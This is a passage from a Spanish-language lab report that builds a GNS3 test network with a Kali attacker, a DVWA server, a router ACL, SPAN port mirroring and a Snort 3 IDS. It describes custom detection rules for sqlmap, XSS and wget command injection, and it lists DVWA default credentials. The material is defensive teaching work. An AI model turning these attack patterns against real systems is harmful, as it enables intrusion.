


Figura 19 Adaptador personalizado de la máquina

Según se muestra en la figura 19, una vez que ya se ha creado la máquina virtual y ya ha sido agregada a GNS3, se debe editar la configuración de la máquina para que los adaptadores personalizados que GNS3 maneja dentro de su sistema no se vean en conflicto con los que utiliza VMWare de manera independiente, en el menú de las máquinas se selecciona la que se desee y se hace *click* en *Edit* y se debe marcar esa última opción en la pestaña de *Network* para otorgar estos permisos.

Cabe recalcar que todo este proceso se debe seguir para la segunda máquina que se utilizará en este trabajo, que es igualmente una instancia de Kali Linux con el *software* para la detección de intrusos que nos ofrece Snort. Posteriormente se indica la instalación de este.

3.6. Configuración del Router

Para que exista comunicación entre la máquina Kali y el Docker Web-Server se ha decidido colocar un dispositivo Router para realizar una conexión entre dos segmentos de red. El primer segmento va dirigido para el dispositivo atacante que es Kali y el otro

segmento va para el servidor web vulnerable Web-Server. Este dispositivo permitirá bloquear el tráfico entre estos dos segmentos según lo que se pueda detectar en la red. Así se configuraron las direcciones IP (Internet Protocol) en las interfaces:




Figura 20 Asignación de IP a las interfaces del Router

Como se muestra en la ilustración 20, en estos comandos, *configure terminal* permite acceder a la configuración global del dispositivo. La línea *interface ethernet0/0* junto con *ip address* permite acceder a la configuración de la interfaz mencionada y colocar la respectiva dirección IP junto con su máscara de red.

Los siguientes comandos permiten hacer el mismo proceso explicado anteriormente, pero para una interfaz de red distinta en este caso la *interface ethernet0/1*. La siguiente línea el comando *end* permite salir del modo de configuración global del dispositivo que está siendo configurado es decir el Router. Por último, se tiene las letras *wr* que hacen que la configuración hecha hasta ese momento sea guardada en la memoria temporal del dispositivo.

Ese comando es de gran utilidad debido a que la próxima vez que se encienda el dispositivo ya no se tendrá que configurar nuevamente todos estos comandos que se han mencionado con anterioridad, ya que estará guardado en la memoria del Router y cuando se encienda ya estará con esos cambios realizados.

3.6.1. Configuración de ACL

Una vez finalizado el proceso de configuración de las interfaces se va a definir una ACL para realizar el control del tráfico. Para esta ocasión, se ha definido esta lista de control

de acceso con el objetivo de bloquear todo el tráfico que sea proveniente de la maquina atacante Kali, hacia el servidor web vulnerable Web-Server una vez que haya sido detectado. La ACL fue configurada de la siguiente manera:




Figura 21 Configuración de la ACL

Según se muestra en la figura 21, en esta parte, se accede al modo de configuración global, después lo que hace esa línea de comando es bloquear todo tipo de paquetes IP que vengan de cualquier equipo de la red 192.168.100.0/24 y también que tengan como destino específico el equipo 192.168.200.10 que en este caso sería el servidor web vulnerable. El siguiente comando simplemente permite el resto del tráfico con normalidad.

Una vez que se ha creado la lista de control de acceso, hay que asignarla a alguna interfaz del Router porque si no se hace esto no funcionaria, así que se procede a acceder a la configuración de la interfaz con el siguiente comando y se indica que la ACL se aplique a todos los paquetes que entren por la *interface ethernet0/0*. Por último, se coloca el comando *wr* para guardar en la memoria del dispositivo los cambios realizados

3.7. Configuración del Switch

Para que el sistema IDS pueda monitorear el tráfico generado por el atacante sin estar directamente en el camino de la comunicación, se utiliza la técnica de *port mirroring* o SPAN (*Switched Port Analyzer*) en el Switch. Es una función de los switches que permite copiar todo el tráfico de uno o varios puertos de origen hacia otro puerto destinado a la monitorización.

En otras palabras, el switch duplicará los paquetes que pasan por el puerto del atacante y los enviará también al puerto donde está conectado el IDS, actuando este último como un sensor de red. Esta capacidad de reflejar el tráfico es conocida en la terminología

de Cisco como SPAN. Gracias a esto, no es necesario interponer concentradores o dispositivos en línea. El IDS puede recibir una copia del flujo de datos y analizarlo sin interferir con la comunicación real entre el atacante y el servidor.

En la topología implementada, el switch es de Cisco y conecta tres interfaces relevantes: la interfaz conectada a Kali, la interfaz conectada a Snort y la interfaz hacia el Router. Para configurar SPAN, primero se identifica el puerto de origen que transporta el tráfico del atacante y el puerto de destino que es donde está el IDS. Para este caso, por ejemplo, en el Switch la interfaz *gigabitEthernet0/1* está conectada al atacante y la *gigabitEthernet0/2* al IDS, se realiza lo siguiente en la consola del switch:

```
Switch>enable
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#monitor session 1 source interface gigab
Switch(config)#monitor session 1 source interface gigabitEthernet0/1 both
Switch(config)#monitor session 1 destination interface gigabitEthernet0/2
Switch(config)#end
```

Figura 22 Configuración en el Switch para duplicar el tráfico

De acuerdo con la figura 22, en estos comandos, *monitor session 1* crea la sesión de monitoreo identificada con el número 1. La línea *source interface gigabitEthernet0/1 both* indica que el puerto de origen para la sesión SPAN será la interfaz *gigabitEthernet0/1* que es por donde sale el tráfico de Kali, copiando tanto los paquetes recibidos como los transmitidos por ese puerto es por eso por lo que se colocó la opción *both*. De este modo se abarca el tráfico en ambas direcciones: las peticiones del atacante y las respuestas del servidor que regresan por ese puerto.

A continuación, la línea *destination interface gigabitEthernet0/2* configura la interfaz de destino de la sesión SPAN, en este caso *gigabitEthernet0/2*, que es el puerto al cual está conectado el equipo con el respectivo IDS. Esto significa que todo el tráfico que pase por *gigabitEthernet0/1* será duplicado hacia *gigabitEthernet0/2*, permitiendo que Snort vea esos paquetes.

Figura 23 Salida del comando show monitor session 1

Como se muestra en la ilustración 23, el comando *show monitor session 1* permite verificar la configuración, listando qué puerto está como origen y cuál como destino, confirmando que el *mirroring* está activo. Tras esta configuración, el IDS recibirá una copia en tiempo real del tráfico del atacante, logrando el objetivo de redirigir el tráfico de Kali hacia el IDS para su análisis.

3.8. Configuración del servidor web

En la máquina Web-Server (como se muestra en la ilustración 1), la cual es un Docker se tuvo que hacer unas modificaciones para que esta se logre comunicar con la maquina atacante Kali y se puedan llevar a cabo todas las configuraciones necesarias para el entorno y sus respectivas pruebas.




Figura 24 Configuración del servidor web en GNS3

De acuerdo con la figura 24, en este archivo de configuración el cual es propio en GNS3, se procedió a quitar el símbolo de comentarios de ciertas líneas para poder modificarlas y que funcionen para el entorno. En las primeras líneas sin comentar se tiene que esta interfaz *eth0* debe iniciarse automáticamente al encender el dispositivo, el siguiente

comando indica que se utilizará una IP estática en vez de una asignada por DHCP (*Dynamic Host Configuration Protocol*).

Los siguientes parámetros simplemente dicen que se ha asignado la dirección 192.168.200.10, con su respectiva máscara de subred la cual es 255.255.255.0 o /24, también la puerta de enlace predeterminada para su salida a otras redes la cual es la dirección que se colocó en el Router anteriormente en la interfaz ethernet0/1, por último, se tiene un archivo de resolución de DNS (*Domain Name Server*), pero no se utilizará en esta ocasión.

Hasta el momento todo está en orden con las configuraciones simples que se mencionaron anteriormente, pero algo fundamental que se necesita es entrar a este servidor web para ver qué posibilidades permite explorar. Así mismo como todas las configuraciones que este permitiría hacer para concretar este trabajo de la mejor manera. Una vez ya configurado correctamente el servidor si se coloca la dirección previamente asignada en un navegador nos llevará a esta página de inicio de sesión:

Figura 25 Inicio de sesión del servidor web

Según se muestra en la figura 25, se presenta un apartado de inicio de sesión, para ellos las credenciales que se necesitan inicialmente son *admin* para el usuario y *admin* para

la contraseña, todas estas credenciales facilitan el acceso para realizar todas las modificaciones que se quieran hacer dentro del servidor y así tenerlo preparado para ejecutar los ataques.




Figura 26 Configurar base de datos de la aplicación

Como se muestra en la ilustración 26, una vez iniciada la sesión se presentará una pantalla inicial. La cual dará la bienvenida a esta aplicación, algo a destacar en este apartado es que se debe ir al final de esta pantalla de inicio y hacer clic en el botón de *Create / Reset Database*, esto debido a que los usuarios que entran son primerizos y la aplicación necesita crear la base de datos. Después de crear la base de datos, pedirá que se inicie sesión de nuevo.

Para este apartado, las credenciales que se mencionaron anteriormente ya no funcionan, debido a que se ha creado la base de datos y existen credenciales almacenadas en la misma por lo que se tiene que ingresar con datos que pertenezcan a la misma. Por esa razón, las credenciales para este inicio de sesión (como se muestra en la ilustración 7) son *admin* para el usuario y *password* para la contraseña.




Figura 27 Nivel de seguridad de la aplicación

Según se muestra en la figura 27, una vez iniciada la sesión nuevamente, se procede a seleccionar la opción del menú izquierdo de *DVWA Security.* En esta opción se permitirá cambiar el nivel de seguridad que se desea que tenga esta aplicación web, como se indica en la ilustración se puede poner los niveles bajo, medio, alto e imposible. Más adelante se podrán ver los resultados de ejecución de los comandos en 2 niveles de seguridad.

3.9. Instalación y Configuración de Snort

En la máquina Snort (como se muestra en la ilustración 1), que es otra instancia de Kali Linux, se llevó a cabo la instalación de la versión 3, que es la última generación del motor IDS/IPS de código abierto. Es un sistema de detección de intrusos de red ampliamente utilizado. Antes de instalar, se actualizó el sistema Kali Linux y se prepararon las dependencias requeridas. Para este laboratorio se ha optado por una instalación vía paquetes con el siguiente comando: *sudo apt install snort3*.




Figura 28 Verificación de la versión instalada de Snort

De acuerdo con la figura 28, tras la instalación, se verificó que quedara correctamente instalado ejecutando *snort -V*, este comando lo que hace es que indica la versión instalada que se tiene en el dispositivo. En Snort, el archivo principal de configuración es *snort.lua*. Este archivo de configuración determina parámetros como las redes internas, externas, rutas de reglas, variables, etc.

Para el entorno, era importante ajustar la configuración para incluir las reglas personalizadas que detectarían los ataques simulados (se detalla este proceso más adelante). Inicialmente, se confirma que la interfaz de red que Snort debe monitorear esté correctamente identificada y que Snort esté en modo IDS y no en modo IPS activo. Además, para efectos de pruebas en consola, se configura Snort de manera que mostrara las alertas por pantalla.

3.9.1. Activación del Modo Promiscuo

Una vez instalado Snort, es esencial asegurarse de que la interfaz de red del IDS esté configurada en modo promiscuo. En modo promiscuo, la tarjeta de red de un equipo captura todo el tráfico que circula por la red compartida, no solamente aquel dirigido específicamente a su dirección MAC. Esto es crucial en el escenario porque el IDS debe poder recibir y analizar los paquetes que el Switch está duplicando hacia él, independientemente de que esos paquetes no tengan como destino la dirección del IDS. En otras palabras, el IDS actuará como *sniffer* pasivo de la red local.

En Kali Linux, normalmente las interfaces de red pueden ponerse en modo promiscuo manualmente. Muchas veces herramientas de captura en este caso el mismo Snort habilitan

el modo promiscuo automáticamente al iniciar la captura; de todas formas, se realiza la configuración explícita para verificarlo. Para activar el modo promiscuo en la interfaz del IDS, se utilizó el comando: *sudo ip link set eth0 promisc on.*

Luego, para verificar que la interfaz quedó en modo promiscuo, se puede consultar el estado con *ip addr show eth0*. En la salida, la interfaz debería mostrar la bandera *PROMISC* entre las características que están junto con *BROADCAST*, *MULTICAST*, esto es señal de que está aceptando todos los paquetes que pasan por la red. Por ejemplo, la primera línea se ve así:




Figura 29 Confirmación de interfaz en modo promiscuo

Como se muestra en la ilustración 29, con esta salida del comando, se confirma que la interfaz está en modo promiscuo y, por tanto, lista para captar todo el tráfico duplicado enviado por el switch. Cabe mencionar que, en entornos virtualizados es importante permitir el tráfico promiscuo en la configuración de red virtual para que el *host* Snort realmente reciba dichos paquetes.

3.9.2. Creación del archivo custom.rules

Con Snort operativo y escuchando en la interfaz correcta, el siguiente paso clave fue la creación de un archivo de reglas personalizado que en este caso se ha optado por el nombre de *custom.rules* el cual contenga las reglas necesarias para detectar los ataques comunes que se desea monitorear. Las reglas en Snort definen patrones o condiciones bajo las cuales generará una alerta al detectar tráfico que coincida con dichos patrones.

En este proyecto se diseñaron reglas específicas para detectar: intentos de inyección SQL, uso de la herramienta *sqlmap*, ataques de XSS, intentos de inyección de comandos del sistema, y tráfico de ping. A continuación, se describen cada uno de estos detectores y cómo se implementaron en forma de regla Snort dentro del archivo *custom.rules*:

Figura 30 Reglas implementadas en el archivo

Se observa que en la ilustración 30, se muestra las 3 primeras reglas del archivo. A continuación, se explicará más a detalle de que se encarga cada una de las reglas que se muestran:

- **Detección de herramienta sqlmap:** Cuando un atacante utiliza *sqlmap* para escanear o atacar un sitio, es posible identificar su actividad por la cadena de agente de usuario que la herramienta envía en las peticiones *HTTP*, la cual normalmente suele contener la palabra *sqlmap*.

- **Detección de XSS:** Este tipo de ataque sucede cuando un atacante intenta insertar código generalmente JavaScript malicioso dentro de una aplicación web para que posteriormente sea ejecutado por alguna persona que ingrese a la página web. Existen varios métodos para este ataque, pero el más común es el uso de un *script.* Esta regla detectará ese tipo de ataque en el servidor usando la cadena <*script*>, si se detecta nos lanzará una alerta en la consola de Snort.
- **Detección de Inyección de Comando con *wget*:** Este ataque es también conocido como inyección de comandos del sistema operativo. Aquí el atacante trata de agregar ciertos comandos a la dirección URL (*Uniform Resource Locator*) para que sean ejecutados por el servidor. El apartado de *wget* se utiliza para que el servidor descargue un archivo desde el internet. La regla implementada en Snort busca detectar este tipo de ataque.




Figura 31 Reglas restantes del archivo

Se observa que en la ilustración 31, se muestra las reglas faltantes del archivo. A continuación, se explicará más a detalle de que se encarga cada una de las reglas que se muestran:

